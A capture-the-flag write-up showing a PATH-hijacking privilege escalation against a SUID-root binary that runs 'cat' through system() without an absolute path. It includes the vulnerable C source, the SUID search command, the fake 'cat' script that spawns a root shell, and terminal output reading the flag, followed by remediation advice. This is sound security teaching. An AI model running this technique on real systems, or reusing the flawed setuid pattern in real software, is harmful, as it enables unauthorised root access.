SUID PATH HIJACKING

Leslie Jones | 05Dec2025

Challenge: SUID PATH HIJACKING - HIGH SEVERITY


CWE-269: Improper Privilege Management
CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

SUMMARY

This challenge involved a SUID-root program that used system() to run the cat command without specifying the full path. Because of that, the program trusted whatever version of cat showed up first in the user's PATH. As a normal user, I was able to create my own fake cat script, put it in a writable directory, and then update my PATH so the SUID program would run my malicious version instead of the real one.

STEPS TO REPRODUCE


1. Login to the environment
   I ssh'd into the environment with the user credentials provided, I ran the ls to view the files and noticed the report-reader.c file and expanded the file for further investigation



```
ctfuser@[redacted] -
```


```
┌──([redacted])-[~]
└─$ ssh ctfuser@34.[redacted]7.8 -p 32928
The authenticity of host '[34.219.7.8]:32928 ([34.219.7.8]:32928)' can't be established.
ED[redacted] key fingerprint is SHA[redacted]
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[[redacted]]:32928' (E[redacted]) to the list of known hosts.
ctfuser@34[redacted]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.14.0-1[redacted])

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctfuser@34d4[redacted]:~$
```

2. Review the source code of the file
   After opening the file, I was able to identify the full path and identify how to hijack it




```
ctfuser@34d[redacted]:~$ ls
README.txt  report-reader.c
ctfuser@34d4[redacted]:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/opt/report-reader
ctfuser@34d4[redacted]:~$ cat report-reader
cat: report-reader: No such file or directory
ctfuser@34d4[redacted]:~$ cat report-reader.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    // Set effective UID to real UID (root) to maintain SUID privileges
    setuid(0);

    printf("========================================\n");
    printf("    System Report Reader v1.0\n");
    printf("========================================\n");
    printf("Reading system report from /opt/data/report.txt...\n\n");

    system("cat /opt/data/report.txt");

    printf("\n========================================\n");
    printf("Report reading complete.\n");
    printf("========================================\n");

    return 0;
}
```

3. Scanning the SUID binary
   Checking the permissions of the file I confirmed that the bit set was owned by root user




```
ctfuser@34d412c6d760:~$ ls -l /opt/data/report.txt
-rw------- 1 root root 563 Dec  2 02:26 /opt/data/report.txt
ctfuser@34d412c6d760:~$ ls -l /opt/report-reader
-rwsr-xr-x 1 root root 16056 Dec  5 01:28 /opt/report-reader
ctfuser@34d412c6d760:~$ cd /tmp
ctfuser@34d412c6d760:/tmp$ pwd
/tmp
ctfuser@34d412c6d760:/tmp$
```

4. Create temporary file with cat command
   Writing a tmp file I created my own cat version to spawn the root shell and successfully hijack the user and become the root user



```
ctfuser@34d412c6d760:/tmp$ echo '#!/bin/bash' > cat
echo '/bin/bash' >> cat
chmod +x cat
ctfuser@34d412c6d760:/tmp$ ls -l cat
-rwxrwxr-x 1 ctfuser ctfuser 22 Dec  6 03:17 cat
ctfuser@34d412c6d760:/tmp$ export PATH=/tmp:$PATH
ctfuser@34d412c6d760:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
ctfuser@34d412c6d760:/tmp$ /opt/report-reader
========================================
    System Report Reader v1.0
========================================
Reading system report from /opt/data/report.txt...

root@34d412c6d760:/tmp# whoami
id
root
uid=0(root) gid=1000(ctfuser) groups=1000(ctfuser)
root@34d412c6d760:/tmp# ls /root
cat /root/flag.txt
flag.txt
```

5. Export root user privilege to read flag.txt
   Running ls to review the available files I ran the command with xxd to have the output dump in hex and reveal the flag



```
root@34d412c6d760:/tmp# cat /root/flag.txt
root@34d412c6d760:/tmp# xxd /root/flag.txt
00000000: 6431 3539 3833 3132 3438 6661 3233 3236  d159831248fa2326
00000010: 6438 3633 3962 6439 6532 6463 3538 3564  d8639bd9e2dc585d
00000020: 0a                                       .
```

REMEDIATION STEPS

- Invoke binaries using absolute paths such as "/bin/cat" instead of "cat"
- Use SUID where necessary and consider different privilege-separation designs
- Harden environment handling by clearing variables in privileged programs
- Conduct regular SUID audits to monitor custom or unexpected SUID binaries with security tools or automations

REFERENCES

- NVD - CVE-2024-8306
- CWE - CWE-269: Improper Privilege Management (4.18)
- Snapshot: Top 25 Most Dangerous Software Errors | Homeland Security
- A04 Insecure Design - OWASP Top 10:2025 RC1